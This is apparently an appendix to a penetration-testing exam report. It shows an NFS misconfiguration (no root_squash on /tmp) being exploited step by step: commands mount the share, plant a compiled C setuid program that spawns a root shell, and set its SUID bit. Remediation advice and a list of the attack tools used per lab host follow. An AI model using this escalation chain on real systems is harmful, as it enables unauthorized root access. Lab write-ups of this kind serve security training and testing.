Appendix L5 - Misconfigured NFS Export Allowing Unauthorized Access (bonus path)

Scanning the open ports of the machine, we identified **port 2049**, which on Linux systems is typically associated with the **NFS (Network File System) service**. This service allows for **sharing directories between remote hosts**.

If we check which local folder can be mounted and from which hosts, we find that the `/tmp` folder is configured to be **mountable by anyone**. (This is the first misconfiguration described earlier.)

```
└─$ showmount -e 192.168.72.5
Export list for 192.168.72.5:
/tmp *
```

So we **mount the** `/tmp` **folder on the** `/mnt` **folder** of the attacking machine

```
┌──(a.decaro39㉿pteh-kali-072-6)-[/mnt]
└─$ mount 192.168.72.5 /tmp /mnt
```

If we create a **test file with root privileges**, we can verify **whether we are able to write to this folder** and check if the file created as root on the attacker machine **retains root ownership** on the victim machine.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[/mnt]
└─$ sudo touch provaKitsunes
```

```
www-data@pteh-debian:/tmp$ ls -la
total 11268
drwxrwxrwt 19 root root       4096 Dec  6 16:01 .
drwxr-xr-x 18 root root       4096 Sep 28 08:30 ..
drwxrwxrwt  2 root root       4096 Dec  1 15:36 .ICE-unix
drwxrwxrwt  2 root root       4096 Dec  1 15:36 .X11-unix
drwxrwxrwt  2 root root       4096 Dec  1 15:36 .XIM-unix
drwxrwxrwt  2 root root       4096 Dec  1 15:36 .font-unix
-rw-r--r--  1 root root    9867353 Dec  3 19:44 2
-rw-r--r--  1 root root         45 Dec  6 13:18 202412061318173348748l.tgz
drwx------ 10 root root       4096 Dec  3 11:57 _MEIB7TSey
drwx------ 10 root root       4096 Dec  3 11:56 _MEIEVfiKj
drwx------  4 root root       4096 Dec  3 11:51 _MEIEh0Xf9
drwx------  3 root root       4096 Dec  3 12:00 _MEIkGpVGA
drwx------  3 root root       4096 Dec  3 11:57 _MEIN4U9sE
drwx------ 10 root root       4096 Dec  3 11:50 _MEIig0ONw
-rw-r--r--  1 _apt nogroup   11102 Dec  1 15:38 apt.conf.gAr0dc
-rw-------  1 _apt nogroup  149228 Dec  1 15:38 apt.data.KFXEVf
-rw-------  1 _apt nogroup    1804 Dec  1 15:38 apt.sig.v75yJE
drwxrwxr-x  2 1003    1003    4096 Dec  3 01:29 loremnt
drwxrwxr-x  2 1018    1018    4096 Dec  3 11:36 nfs
drwxr-xr-x  2 root root       4096 Dec  3 11:52 nxc_hosted
-rw-r--r--  1 root root          0 Dec  6 16:01 provaKitsunes
-rwsr-sr-x  1 root root    1408088 Dec  6 16:04 rootbash
drwx------  3 root root       4096 Dec  1 15:55 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
drwx------  3 root root       4096 Dec  1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMQa
drwx------  3 root root       4096 Dec  1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk
drwxrwxr-x  2 1004    1004    4096 Dec  3 01:06 tmp
```

As you can see from the images, it **is possible to both write remotely** to the `/tmp` folder and create a root file remotely which is then recognized as owned by the root of the victim machine (this is a misconfiguration because root_squash is not set which maps ownership of the uploaded remote file to the unprivileged user nobody).

We found that the victim machine is **32-bit architecture** so we can now write a suitable exploit code to escalate privileges.

```
www-data@pteh-debian:/tmp$ uname -m
i686
```

We create a **script in C** that, when **executed by root** and with the **SUID bit** active, allows us to **gain root privileges** and open a root shell.

```
nano shell.c
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);  // Imposta l'UID a 0 (root)
    setgid(0);  // Imposta il GID a 0 (root)
    system("/bin/bash");  // Avvia una shell bash
    return 0;
}
```

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ sudo gcc -m32 -o shell shell.c
```


After **compiling the script into a 32-bit binary file**, we copy the output file (named `shell`) into the `/mnt` folder, where we previously mounted the `/tmp` folder of the victim machine.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ sudo cp shell /mnt
```


And then we **add the suid permission** to the file to permit the www-data user to execute this program like the owner of the file, which is root.

```
┌──(a.decaro39㉿pteh-kali-072-6)-[/mnt]
└─$ sudo chmod +s shell
```

As you can see in the folder `/tmp` of victim's machine we have the **binary file shell owned by root** and **with suid bit active** (this is a misconfiguration because the folder tmp should have the nosuid active for all the files).



Now we are logged in as the **www-data** user, but once we execute the executable *shell*, **we obtain a root shell**, completing the privilege escalation successfully.



Appendix 1 - Extra remediations

1. **Implementation of EDR and SIEM Solutions**
    a. Rationale:
        i. Endpoint Detection and Response (EDR) tools monitor and analyze suspicious behavior on endpoints, detecting real-time activities like credential dumping attempts or unauthorized access.
        ii. Security Information and Event Management (SIEM) systems aggregate and correlate logs from various sources (endpoints, servers, network devices), enabling detection of targeted attacks, lateral movement, and potential breaches through centralized analysis.
    b. Advantages
        i. Timely detection of attacks such as credential dumping or privilege escalation.
        ii. Generates alerts for suspicious activities and correlates events that might escape manual analysis.
        iii. Provides full visibility into the IT infrastructure, enhancing incident response capabilities.
2. **Protecting Machines with Antivirus and Firewalls**
    a. Rationale:
        i. Antivirus software offers protection against malware that could target the lsass.exe process or execute tools like Mimikatz.
        ii. Firewalls (both network-based and host-based) reduce the risk of lateral movement by blocking unauthorized traffic and segmenting networks to minimize the impact of an attack.
    b. Advantages:
        i. Prevention of known and suspicious malware from being loaded.
        ii. Greater control over inbound and outbound traffic, restricting communication channels used by attackers.
3. **Reviewing the Password Policy**
    a. Rationale:
        i. Weak or easily predictable passwords are a primary cause of account compromise.
        ii. Adopting stricter policies significantly increases the difficulty for attackers to compromise credentials through brute force or offline cracking techniques.

iii. Examples of Strong Password Policies:
   1. Minimum length of 12 characters.
   2. Use of a combination of uppercase and lowercase letters, numbers, and special characters.
   3. Avoidance of common words, personal names, or corporate references.
   4. Enforce regular password expiration and prohibit reuse.
   5. Example of a strong password: Th1s!sAS3cur3P@ssw0rd
   6. Leverage tools like password managers to generate and securely store complex, unique passwords.

4. **Practical Recommendations to Strengthen the Overall Infrastructure**
   a. Enable multi-factor authentication (MFA) for all critical accounts, especially those with administrative privileges.
   b. Educate users on cybersecurity best practices, including the importance of not sharing credentials or clicking suspicious links.
   c. Conduct periodic vulnerability assessments and penetration testing to identify new weaknesses in the infrastructure.

Appendix 2 - Metasploit/Meterpreter Usage

For the exam, we used our Metasploit/Meterpreter allowance on the following machine:

- 192.168.72.9, 192.168.72.4
- Reference: https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html

Appendix 3 - Hydra

For the exam, we used our Hydra allowance on the following machine:

- 192.168.72.9
- Reference: https://github.com/vanhauser-thc/thc-hydra

Appendix 4 - John the Ripper Usage

For the exam, we used our John the Ripper allowance on the following machine:

- 192.168.72.9, 192.168.72.4

- Reference: https://github.com/openwall/john-packages

Appendix 5 - Impacket's Python classes Usage

For the exam, we used various tools from Impacket's Python classes on the following machine:

- 192.168.72.9, 192.168.4, 192.168.72.3, 192.168.72.8, 192.168.72.7
- Reference: https://github.com/fortra/impacket

Appendix 6 - Ffuf Usage

For the exam, we used our Ffuf allowance on the following machine:

- 192.168.72.5
- Reference: https://github.com/ffuf/ffuf

Appendix 7 -Rubeus

For the exam, we used our Rubeus allowance on the following machine:

- 192.168.72.3
- Reference: https://github.com/GhostPack/Rubeus/archive/refs/tags/1.6.4.zip

Appendix 8 -Mimikatz

For the exam, we used our Mimikatz allowance on the following machine:

- 192.168.72.3, 192.168.72.4
- Reference: https://github.com/ParrotSec/mimikatz/raw/refs/heads/master/x64/mimikatz.exe

Appendix 9 - BloodHound

For the exam, we used our BlookHound allowance on the following machine:

- 192.168.72.7
- Reference: https://github.com/SpecterOps/BloodHound/releases

Appendix 10 - Neo4j

For the exam, we used our Neo4j allowance on the following machine:

- 192.168.72.7
- Reference: https://bloodhound.readthedocs.io/en/latest/installation/windows.html#install-neo4j